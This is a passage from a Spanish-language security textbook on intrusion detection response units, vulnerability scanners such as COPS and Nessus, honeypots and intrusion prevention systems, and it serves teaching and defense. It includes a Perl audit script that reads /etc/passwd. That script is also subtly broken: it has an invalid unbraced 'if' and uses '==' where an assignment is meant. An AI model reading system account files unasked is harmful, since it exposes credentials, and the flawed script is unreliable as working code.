Además, la tasa de falsos positivos y negativos que puede darse utilizando este esquema de detección es un gran inconveniente, ya que no siempre una desviación respecto al perfil esperado coincidirá con un ataque o intento de intrusión. En el caso de procesadores cuyos eventos procedan de sensores basados en red, es posible que el número de alarmas lanzadas (en una red de tamaño medio) supere fácilmente el centenar. Esto provoca que, con frecuencia, los administradores de la red acaben ignorando las alarmas lanzadas por el sistema de detección, o incluso desactivando el sistema al completo.

5.2.5. Unidades de respuesta

Las unidades de respuesta de un sistema de detección se encargaran de iniciar acciones de respuesta en el momento en que se detecte un ataque o intrusión. Estas acciones de respuesta pueden ser automáticas (**respuesta activa**) o requerir interacción humana (**respuesta passiva**).

Las respuestas activas tienen como objetivo actuar contra el ataque, intentando su neutralización, en el momento en el que es detectado (o mientras una intrusión todavía continúa en curso). Un ejemplo de respuesta activa puede ser la cancelación de la conexión en red que originó el ataque o el propio seguimiento del ataque que permitiría más adelante el análisis correspondiente. Por contra, las respuestas pasivas se limitan a lanzar una alarma para informar y describir el ataque detectado en el administrador del sistema. La mayoría de los componentes de respuesta pasiva ofrecen distintas formas de hacer llegar esta información al administrador como, por ejemplo, mediante un correo electrónico, mediante la utilización de mensajes SMS, etc.

El problema de las respuestas activas es que pueden acabar en una denegación de servicio contra usuarios o sistemas legítimos. Es muy probable que algunas de las alarmas que los procesadores hacen saltar sean incorrectas. Por ejemplo, si la unidad de respuesta cortara inmediatamente con la conexión que originó esta alarma, o con aquellos procesos considerados sospechosos, ello podría suponer la pérdida de trabajo de un usuario o servicio inocente.

En la mayoría de los sistemas (por ejemplo, servidores de comercio electrónico) este tipo de errores puede suponer la pérdida de clientes, la cual cosa es inadmisible. Por este motivo, la mayoría de empresas del sector del comercio electrónico se decantan por la contratación de especialistas que, manualmente, analicen los informes generados por el sistema de detección para determinar si es necesaria una respuesta activa ante tal aviso.

Al igual que los sensores, las unidades de respuesta se podrían clasificar en distintas categorías según el punto de actuación. Las dos categorías más generales son las unidades de respuesta basadas en equipo y las unidades de respuesta basadas en red.

- **Unidades de respuesta basadas en equipo.** Se encargan de actuar a nivel de sistema operativo (como, por ejemplo, bloqueo de usuarios, finalización de procesos, etc).

- **Unidades de respuesta basadas basadas en red.** Actúan a nivel de red cortando intentos de conexión, filtrando direcciones sospechosas, etc.

5.2.6. Elementos de almacenamiento

En algunas situaciones, el volumen de información recogida por los sensores del sistema de detección llega a ser tan elevado que se hace necesario, previo análisis, un proceso de almacenamiento. Supongamos, por ejemplo, el caso de que todos los paquetes de una red de alta velocidad deban ser inspeccionados por los analizadores del sistema de detección. En este caso, será necesario plantearse una jerarquía de almacenamiento que reduzca el volumen de información sin penalizar las posibilidades de análisis.

Una posibilidad es la clasificación de la información en términos de análisis a corto y largo plazo.

En el caso de análisis a corto plazo, la información será almacenada directamente en los propios sensores (en *buffers* internos) de forma que después de realizar un procesado previo de los datos, y su transformación a un formato de evento, éstos sean transmitidos a los elementos de análisis.

En el caso de información a medio plazo, los datos preprocesados serán almacenados en dispositivos secundarios (con el formato apropiado) en lugar de ser transmitidos a los analizadores del sistema.

El tiempo de almacenamiento de una información a medio plazo puede ser del orden de dos o tres días, con el objetivo de que pueda ser consultada por los analizadores del sistema en el caso de que el proceso de análisis así lo requiera.

Eventualmente, y después de un proceso de compresión (para reducir el tamaño), parte de la información a medio plazo podrá continuar almacenada durante largos períodos de tiempo (del orden de meses o incluso años) a la espera de que pueda ser consultada por procesos de detección a largo plazo.

5.3. Escáners de vulnerabilidades

Los escáners de vulnerabilidades son un conjunto de aplicaciones que nos permitirán realizar pruebas o tests de ataque para determinar si una red o un equipo tiene deficiencias de seguridad que pueden ser explotadas por un posible atacante o comunidad de atacantes.

Aun no siendo formalmente un elemento de detección tradicional, los escáners de vulnerabilidades poseen una estrecha relación con las herramientas de detección utilizadas en los sistemas de detección de intrusos. En realidad, en muchos ámbitos se les considera un caso especial de estas herramientas y, generalmente, son utilizados para realizar un análisis de intrusiones.

Esto es así porque dentro de los mecanismos de detección de ataques podemos distinguir entre elementos de detección de tipo dinámico (sería el caso de las herramientas de detección utilizadas en un sistema de detección de intrusos) y elementos de detección de tipo estático (los escáners de vulnerabilidades). En los primeros se trabaja de forma continua (como lo haría una videocámara de vigilancia) mientras que los segundos se concentran en intervalos de tiempos determinados (sería el caso de una cámara fotográfica).

A causa de este aspecto estático, los escáners de vulnerabilidades únicamente podrán detectar aquellas vulnerabilidades contenidas en su base de conocimiento. Además, sólo son capaces de identificar fallos de seguridad en los intervalos en que se ejecutan. No obstante, son unas herramientas de gran utilidad y un buen complemento de los sistemas de detección instalados en una red.

El funcionamiento general de un escáner de vulnerabilidades se podría dividir en tres etapas:

- Durante la primera etapa se realiza una extracción de muestras del conjunto de atributos del sistema, para poder almacenarlas posteriormente en un contenedor de datos seguro.

- En la segunda etapa, estos resultandos son organizados y comparados con, al menos, un conjunto de referencia de datos. Este conjunto de referencia podría ser una plantilla con la configuración ideal generada manualmente, o bien ser una imagen del estado del sistema realizada con anterioridad.

- Finalmente, se generará un informe con las diferencias entre ambos conjuntos de datos.

Las tres etapas anteriores se podrían mejorar mediante la utilización de motores de comparación en paralelo o incluso mediante la utilización de métodos criptográficos para detectar cambios en los objetos monitorizados.

A la hora de clasificar este tipo de herramientas encontramos básicamente dos categorías principales, según la localización desde la que se obtienen datos: escáners basados en máquina o escáners basados en red.

5.3.1. Escáners basados en máquina

Este tipo de herramientas fue el primero en utilizarse para la evaluación de vulnerabilidades. Se basa en la utilización de información de un sistema para la detección de vulnerabilidades como, por ejemplo, errores en permisos de ficheros, cuentas de usuario abiertas por defecto, entradas de usuario duplicadas o sospechosas, etc.

Esta información se puede obtener mediante consultas al sistema, o a través de la revisión de distintos atributos del mismo.

Un simple guión de sistema como el siguiente se encargaría de avisar mediante correo electrónico al administrador del sistema en caso de encontrar entradas anómalas en el fichero de contraseñas del sistema:

Las vulnerabilidades que se suelen encontrar mediante la evaluación basada en máquina acostumbran a estar relacionadas con ataques de escalada de privilegios.

```
#!/usr/bin/perl
$count==0;
open(MAIL, "| /usr/lib/sendmail mikal");
print MAIL "To: Administration\n";
print MAIL "Subject: Password Report\n";
open(PASSWORDS, "cat /etc/passwd |");

while(<PASSWORDS>) {
      $linenumber=$.;
      @fields=split(/:/, $_);
      if($fields[1] eq "") {
            $count++;
            print MAIL "\n***WARNING***\n";
            print MAIL "Line $linenumber has a blank password.\n";
            print MAIL "Here's the record: @fields\n";
      }
}

close(PASSWORDS);
if($count < 1) print MAIL "No blank password found\n";
print MAIL ".\n";
close(MAIL);
```

Los motores de análisis de vulnerabilidades basados en máquina están muy relacionados con el sistema operativo que evalúan, lo cual provoca que su mantenimiento sea un tanto costoso y complica su administración en entornos heterogéneos.

Uno de los primeros escáners de vulnerabilidades en sistemas Unix fue COPS, una herramienta que se encargaba de analizar el sistema a la búsqueda de problemas de configuración típicos como, por ejemplo, permisos erróneos de ficheros, directorios y servicios, contraseñas de usuario débiles, bits de suplantación impropios, etc. Éste sería un ejemplo de informe reportado por COPS:

```
ATTENTION:

Security Report for Sun Abr 20 20:57:09 CET 2003 from host vm3

Warning! NFS filesystem exported with no restrictions!
Warning! NFS filesystem exported with no restrictions!
Warning! NFS filesystem exported with no restrictions!
Warning! NFS filesystem exported with no restrictions!
Warning! /dev/fd0 is_World_writable!
Warning! /dev/fd0 is_World_readable!
Warning! /var/spool/mail is_World_writable!
Warning! /etc/security is_World_readable!
Warning! /usr/local/bin is_World_writable!
Warning! /root/adduser.log is_World_readable!
Warning! /root/bash.man is_World_readable!
Warning! /root/bin is_World_readable!
Warning! /root/control is_World_readable!
Warning! /root/cops_1_04.tar is_World_readable!
Warning! /root/cops.man is_World_readable!
Warning! /root/cops_man.html is_World_readable!
```

Otra herramienta similar es TIGER que, al igual que COPS, se compone de un conjunto de aplicaciones y guiones de sistema con el objetivo de realizar auditorías de seguridad en sistemas Unix. Su objetivo principal era el de informar de las distintas formas en las que puede comprometerse el sistema.

La siguiente imagen muestra un ejemplo de informe reportado por TIGER:

```
#hosts.equiv      This file describes the names of the
#                 hosts which are to be considered "equivalent",
#                 i.e. which are to be  trusted enought
#                 for allowing rsh (1) commands.
#
#hostname
#Checking accounts from /etc/passwd...
#Performing check of .netrcfiles...
#Checking accounts from /etc/passwd...
#Performing check of PATH components...
#Only checking user'root'

--WARN--[path002w]/usr/bin/amadmin in root's
         PATH from default is not owned  by root (owned by amanda).
--WARN--[path002w]/usr/bin/amcheckdb in root's
         PATH from default is not owned by root (owned by amanda).
--WARN--[path002w]/usr/bin/amcleanup in root's
         PATH from default is not owned by root (owned by amanda).
--WARN--[path002w]/usr/bin/amdump in root's
         PATH from default is not owned by root (owned by amanda).
```

5.3.2. Escáners basados en red

Los escáners de vulnerabilidades basados en red aparecieron posteriormente y se han ido haciendo cada vez más populares. Obtienen la información necesaria a través de las conexiones de red que establecen con el objetivo que hay que analizar.

Así pues, los escáners de vulnerabilidades basados en red realizan pruebas de ataque y registran las respuestas obtenidas. No se deben confundir estos analizadores de vulnerabilidades basados en red con los analizadores de sistemas de detección de intrusos. Aunque un escáner de estas características puede ser muy similar a una herramienta de detección de intrusiones, no representa una solución tan completa.

Dos de las técnicas más utilizadas para la evaluación de vulnerabilidades basadas en red son las siguientes:

- **Prueba por explotación.** Esta técnica consiste en lanzar ataques reales contra el objetivo. Estos ataques están programados normalmente mediante guiones de comandos. En lugar de aprovechar la vulnerabilidad para acceder al sistema, se devuelve un indicador que muestra si se ha tenido éxito o no. Obviamente, este tipo de técnica es bastante agresiva, sobre todo cuando se prueban ataques de denegación de servicio.

- **Métodos de inferencia.** El sistema no explota vulnerabilidades, sino que busca indicios que indiquen posibilidades de ataque, tratando de detectar posibles deficiencias de seguridad en el objetivo.

  Este método es menos agresivo que el anterior, aunque los resultados obtenidos son menos exactos.

  Ejemplos de técnicas de inferencia pueden ser la comprobación de versión de sistema para determinar si existe una vulnerabilidad, la comprobación del estado de determinados puertos para descubrir cuáles están abiertos, la comprobación de conformidad de protocolo mediante solicitudes de estado, etc.


Uno de los productos más utilizados actualmente como escáner de vulnerabilidades basado en red es Nessus.

Nessus es una herramienta basada en un modelo cliente-servidor que cuenta con su propio protocolo de comunicación. De forma similar a otros escáners de vulnerabilidades existentes, el trabajo correspondiente para explorar y probar ataques contra objetivos es realizado por el servidor de Nessus (`nessusd`), mientras que las tareas de control, generación de informes y presentación de los datos son gestionadas por el cliente (`nessus`).

Nessus ...

... es un escáner de vulnerabilidades de red desarrollado bajo el paradigma de *software* libre, distribuído inicialmente bajo licencia GPL (*General Public License*) de GNU y actualmente bajo licencia LGPL (*Lesser General Public License*) de GNU. Fue desarrollado por Renaud Deraison en 1998. Su precursor fue SATAN, otro escáner de vulnerabilidades de red, desarrollado por Wietse Venema y Dan Farmer. Ved la página web `www.nessus.org` para más información.

La siguiente figura muestra un ejemplo de informe reportado con Nessus:



5.4. Señuelos y sistemas trampa

Hasta el momento, los mecanismos de seguridad que hemos visto buscan abordar el problema de la seguridad de una red desde un punto de vista defensivo. El inconveniente de este acercamiento es que es únicamente defensivo y sólo es el atacante quien toma la iniciativa.

Como novedad, los sistemas trampa (hoenypots) tratarán de cambiar las reglas del juego, ofreciendo al administrador de la red la posibilidad de tomar la iniciativa via señuelos.

Los sistemas trampa, en vez de neutralizar las acciones de un atacante, utilizan técnicas de monitorización para registrar y analizar estas acciones, tratando de aprender de los atacantes.

Pese a que en algunos países no están claramente definidos los aspectos legales de estos sistemas, lo cierto es que cada vez son más utilizados.

A continuación trataremos de resumir distintas estrategias que se pueden emplear para la construcción de este tipo de sistemas.

5.4.1. Equipos honeypot

Los señuelos digitales, también conocidos como tarros de miel o como ***honeypots*** son equipos informáticos conectados que tratan de atraer el tráfico de uno o más atacantes. De esta forma, sus administradores podrán ver intentos de ataques que tratan de realizar una intrusión en el sistema y analizar cómo se comportan los elementos de seguridad implementados en la red.

Otro de los objetivos es la obtención de información sobre las herramientas y conocimientos necesarios para realizar una intrusión en entornos de red como los que pretendemos proteger. Toda esta información acabará sirviendo para detener futuros ataques a los equipos de la red de producción.


La idea conceptual de un equipo tipo honeypot existe desde hace varias décadas. Como primera aproximación podríamos definirlo como un recurso de la red diseñado para que varios atacantes puedan introducirse en él de forma sencilla.

Estos equipos suelen estar diseñados para imitar el comportamiento de equipos de producción reales y conseguir así ser de interés para una comunidad de atacantes.

Suelen contar con mecanismos de prevención para que un atacante con éxito no pueda acceder a la totalidad de la red. Naturalmente, si un intruso consigue atacar el equipo, no debe percatarse de que está siendo monitorizado o engañado.

Así pues, estos equipos deberían estar instalados detrás de sistemas cortafuegos configurados para que se permitan conexiones de entrada al equipo trampa, pero limitando las conexiones de salida (para evitar que el intruso pueda atacar sistemas de producción reales desde el equipo honeypot).

La siguiente figura muestra la ubicación de un posible honeypot dentro de una red local:



Examinando la actividad reportada dentro del equipo honeypot (decepción en la figura), es posible identificar el problema y detectar cómo se ha conseguido la intrusión al sistema, así com reportar la actividad desencadenada a partir de este momento.

5.4.2. Celdas de aislamiento

Las celdas de aislamiento tienen una metodología similar a los equipos de tipo honeypot que acabamos de ver. Mediante el uso de un dispositivo intermedio (con capacidades de detección y encaminamiento) todo el tráfico etiquetado como malicioso será dirigido hacia un equipo trampa (conocido ahora como celda de aislamiento).

* En inglés, *padded cell*.


Al igual que en el caso anterior, una celda de aislamiento ofrece al atacante un entorno aparentemente idéntico a un equipo real o de producción. No obstante, la celda estará protegida de tal manera que no pueda poner en riesgo al resto de equipos de la red o del exterior. En la mayoría de situaciones, estas celdas de aislamiento son copias exactas de los sistemas de producción reales hacia los que va dirigido el tráfico malicioso, proporcionando de esta forma un escenario más creíble.

Al igual que los equipos de tipo honeypot, una celda de aislamiento se puede utilizar para comprender mejor los métodos utilizados por los intrusos.

Bait and Switch ...

es un ejemplo de herramienta que podría implementar la idea de celda de aislamiento. Se trata de una utilidad que se instalará en un dispositivo con tres interfaces de red y que encamina el tráfico hostil hacia la celda de aislamiento, basándose en la utilización de `snort`, `iproute2`, `netfilter` y código propio de la aplicación.

La siguiente figura muestra un esquema sencillo de una celda de aislamiento mediante el producto *Bait and Switch*:




5.4.3. Redes trampa

Un enfoque más avanzado que los anteriores consiste en la construcción de todo un segmento de red compuesto únicamente por equipos de señuelo, preparados todos ellos para engañar a los intrusos (permitiendo su acceso sin demasiada dificultad).

Los equipos de este segmento ofrecerán servicios configurados de tal modo que puedan atraer la atención a toda una comunidad de intrusos con el objetivo de registrar todos sus movimientos mediante los equipos de la red trampa.

La siguiente figura muestra un posible esquema para la construcción de este tipo de redes:



Como se puede ver en la figura anterior, una pasarela (que combina en su interior elementos de detección y de prevención) une la red trampa a la segunda (la red de producción). Esta pasarela funciona en modo puente, de forma que se podrá prescindir de direc-, ción IP, reduciendo las posibilidades de detección por parte de los atacantes.

Todos los sistemas instalados dentro de la red trampa tendrán que utilizar señuelos o software de los honeypots, ofreciendo sus servicios de la forma más realista posible. Por ello, deberían ofrecer servicios reales, como los que podríamos encontrar en cualquier equipo de producción.

Al no haber en estos equipos trampa servicios falsos o simulados, todas las conclusiones extraídas durante el análisis de los ataques se podrán extrapolar directamente a la red de producción real. Así, todas las deficiencias y debilidades que se descubran dentro de la red trampa podrán servir para describir las existentes en la parte de producción.

El funcionamiento de la red trampa se basa en un solo principio: todo el tráfico que entra en cualquiera de sus equipos se debe considerar com sospechoso.

A través de los mecanismos de detección instalados en la pasarela se realizará el proceso de monitorización, detectando ataques basados en tendencias o estadísticas ya conocidas. Sin embargo, las posibilidades de investigar toda la actividad de una red trampa debería ayudar a detectar ataques desconocidos.

Las redes de señuelos se deben contemplar como herramientas de análisis para mejorar la seguridad de las redes de producción. Son una solución muy valiosa si una organización puede dedicarle el tiempo y los recursos necesarios.

5.5. Prevención de intrusos

Los **sistemas de prevención de intrusos*** son el resultado de unir las capacidad de bloqueo de los mecanismos de prevención (encaminadores con filtrado de paquetes y pasarelas) con las capacidades de análisis y monitoritación de los sistemas de detección de intrusos.

*En inglés, *Intrusion Prevention Systems* (IPS).

Como ya hemos visto en el primer apartado de este módulo didáctico, los sistemas de detección de intrusos pueden llegar a ser sistemas de seguridad proactivos. Pero generalmente los productos de detección más ampliamente implantados suelen ser únicamente reactivos, es decir, esperan a que tenga lugar un ataque para emitir una alarma. Por el contrario, los sistemas de prevención de intrusos son sistemas con capacidad de detener un ataque o intrusión antes de que éste pueda llegar a causar daños.

La mayor parte de especialistas consideran que estos sistemas de prevención son un caso especial de sistema de detección de intrusos, puesto que ambos sistemas comparten la misma metodología básica de detección. En realidad, la mayoría de expertos los considera una evolución directa de los sistemas de detección de intrusos e se llegan a considerar como la siguiente generación de estos sistemas**.

** Ved el artículo Ïntrusion Prevention Systems: the Next Step in the Evolution of IDS"que encontraréis en la página web `http://www.security-focus.com/infocus-/1670` para más información.

Así pues, el comportamiento de un sistema de prevención de intrusos es similar al de un sistema de detección de intrusos de respuesta activa (los que disponen de unidad de respuesta capaz de responder ante los ataques detectados), de forma que se encargan de descartar o bloquear los paquetes sospechosos tan pronto como son identificados. Así, todos los paquetes que pertenezcan a una misma sesión sospechosa (detectada a partir de los sensores y los procesadores de eventos del sistema de prevención) serán eliminados de la misma forma.

Algunos sistemas de prevención de intrusos también contemplan la posibilidad de detectar anomalías en el uso de protocolos, como paquetes manipulados malintencionadamente.

Atendiendo a la fuente de datos que utilicen, los sistemas de prevención de intrusos se podrían clasificar en las dos categorías que la mayor parte de los elementos de detección que hemos visto hasta ahora: basados en máquina* y basados en red**.

*** En inglés, *Host based Intrusion Prevention Systems* (HIPS).
**** En inglés, *Networ k based Intrusion Prevention Systems* (NIPS).


En el primer caso, los sistemas de prevención de intrusos basados en equipo (HIPS) suelen utilizar aplicaciones instaladas directamente en la máquina que hay que proteger. Estas aplicaciones suelen estar muy relacionadas con el sistema operativo del sistema y sus servicios. El segundo grupo, sistemas de prevención de intrusos basados en red, suelen ser dispositivos de red con al menos dos interfaces (una de monitorización interna y otra de monitorización externa), integrando en el mismo producto las capacidades de filtrado de paquetes y motor de detección.

A continuación haremos un breve repaso sobre los modelos existentes más relevantes para construir un sistema de prevención tal como acabamos de definir.

5.5.1. Sistemas de detección en línea

La mayor parte de los productos y dispositivos existentes para la monitorización y detección de ataques en red se basan en la utilización de dos dispositivos de red diferenciados. Por una parte, uno de los dispositivos se encarga de interceptar el tráfico de su segmento de red, mientras que el otro se utiliza para efectuar tareas de gestión y administración. En la siguiente figura vemos un ejemplo típico de dispositivo de detección en modo de escucha, conocido como sistemas de detección en línea:


* En inglés, *tap mode*.
** En inglés, *network tap*.



En el dispositivo de la figura, la interfaz de red utilizada para la monitorización está conectada a un dispositivo de escucha** que le permite analizar el tráfico del segmento de red. Además, esta interfaz no suele tener asignada ninguna dirección IP, disminuyendo de esta forma las posibilidades de ser detectada. Con ello, un sistema de detección en línea actúa en la capa de red del modelo TCP/IP, como si de un dispositivo puente se tratara.

Mediante una de las interfaces recibirá el tráfico del exterior (potencialmente hostil), mientras que por el otro podrá transmitir por la red que hay que proteger. Generalmente, estos sistemas tienen una tercera interfaz para las tareas de administración y gestión.

Esta situación le permitirá un control total sobre el tráfico que pasa por el segmento de red en el que está colocado. No sólo podrá analizar todo el tráfico que reciba, sino que podrá gestionar el ancho de banda.



Una de las aplicaciones que podríamos utilizar para desarrollar esta idea es la herramienta *hogwash*. Se trata de una utilidad de red que utiliza el procesador de eventos de *snort* para anular todo aquel tráfico malicioso encaminado contra la red que se quiere proteger.

